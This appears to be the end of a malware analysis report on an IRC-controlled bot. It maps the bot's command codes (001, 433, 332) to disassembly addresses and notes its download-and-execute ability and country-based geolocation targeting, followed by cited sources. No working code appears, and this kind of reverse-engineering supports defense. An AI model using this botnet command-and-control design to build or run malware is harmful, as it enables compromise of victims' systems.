If successful, it will now wait for specific commands. It specifically looks for strings "001", "433", and "332" in the message as a signal for command. Message retrieval is done in sub_405200() at line.text:004053A4. When the bot receives the message, it will eventually arrive at label loc_4052BD where it will make a call to sub_404FF0(). This is where it receives its commands through the IRC Channel.

Command 001 means it will ask the bot to join to a specific channel. This command is pushed onto the stack for later evaluation at line .text:0040501D.

Command 433 instructs the bot to send system information. This command is checked at label loc_405111.

Command 332 contains additional sub commands. This command is checked at label loc_4051B2 It can instruct the bot to:

- **Remove itself from the system**
- **Send more system information**
- **Download and execute files**

It also seeks specific countries by getting the geolocation of the infected user through http://api.wipmania.com/. It will only download from specific list of countries hardcoded in its body. The list contains only countries from Americas and European countries.

[SOURCES CITED]	
[1] An Overview of Malware Self-Defense and Protection By Thomas Roccia on Dec 19, 2016 https://securingtomorrow.mcafee.com/mcafee-labs/overview-malware-self-defense-protection/	**[2]** DeviceIoControl Function Codes https://social.technet.microsoft.com/wiki/contents/articles/24653.decoding-io-control-codes-ioctl-fsctl-and-deviceiocodes-with-table-of-known-values.aspx
[3] GetUserNameA SANDBOX Detection https://litigationconferences.com/wp-content/uploads/2017/05/Introduction-to-Evasive-Techniques-v1.0.pdf	**[4]** Detecting Wine via internal and legacy APIs http://www.hexacorn.com/blog/2016/03/27/detecting-wine-via-internal-and-legacy-apis/
[5] Win32 Module Defines: TH32 Flag xRef (TH32CS_SNAPALL) http://pedramamini.com/PaiMei/docs/PyDbg/public/pydbg.defines-module.html	**[6]** ABOUT Win32/Rbot-XC: https://www.sophos.com/en-us/threat-center/threat-analyses/viruses-and-spyware/W32~Rbot-XC/detailed-analysis.aspx
[7] Malware Infection Markers: Checking If An Instance Exists https://zeltser.com/malware-vaccination-infection-markers/	**[8]** ABOUT URL Security Zones https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms537183(v=vs.85)
[9] Common Folder Variables https://www.microsoft.com/en-us/wdsi/help/folder-variables	**[10]** Malware Conjecture https://www.symantec.com/security_response/earthlink_writeup.jsp?docid=2016-051210-1139-99
[11] Related Hybrid Analyses https://www.hybrid-analysis.com/sample/c6fe453f29d2a2203aa56d16442fa8ce97cab0d0468915a195dcb4d6357de484?environmentId=1 https://www.hybrid-analysis.com/sample/c6b55fa4cb7cc7282d157a231276dee6760f05bb481d5b7ad80d3eb382cd7701?environmentId=100 https://www.hybrid-analysis.com/sample/078b63ff1d0577ad70e6b88d7dd03e5f22bf545e6bb9817f5c8ffd5e008ba2cc?environmentId=100	**[12]** How to Cross-Reference Registry Key Values from IDA Resource Values https://www.fireeye.com/blog/threat-research/2010/08/reversing-malware-command-control-sockets.html
[13] Trik-Bot (*) http://www-test.cyphort.com/trik-bot-lots-tricks-sleeve/	

[SOURCES REFERENCED]	
[1] MS04-11: https://docs.microsoft.com/en-us/security-updates/securitybulletins/2004/ms04-011	**[2]** MS04-12: https://docs.microsoft.com/en-us/security-updates/securitybulletins/2004/ms04-012
[3] The Impact of Malware Evolution ... https://annals-csis.org/Volume_11/drp/pdf/415.pdf	**[4]** The Windows Registry Explained https://help.comodo.com/topic-159-1-290-3248-.html
[5] Entropy and the Distinctive Signs of Packed PE Files http://n10info.blogspot.com/2014/06/entropy-and-distinctive-signs-of-packed.html	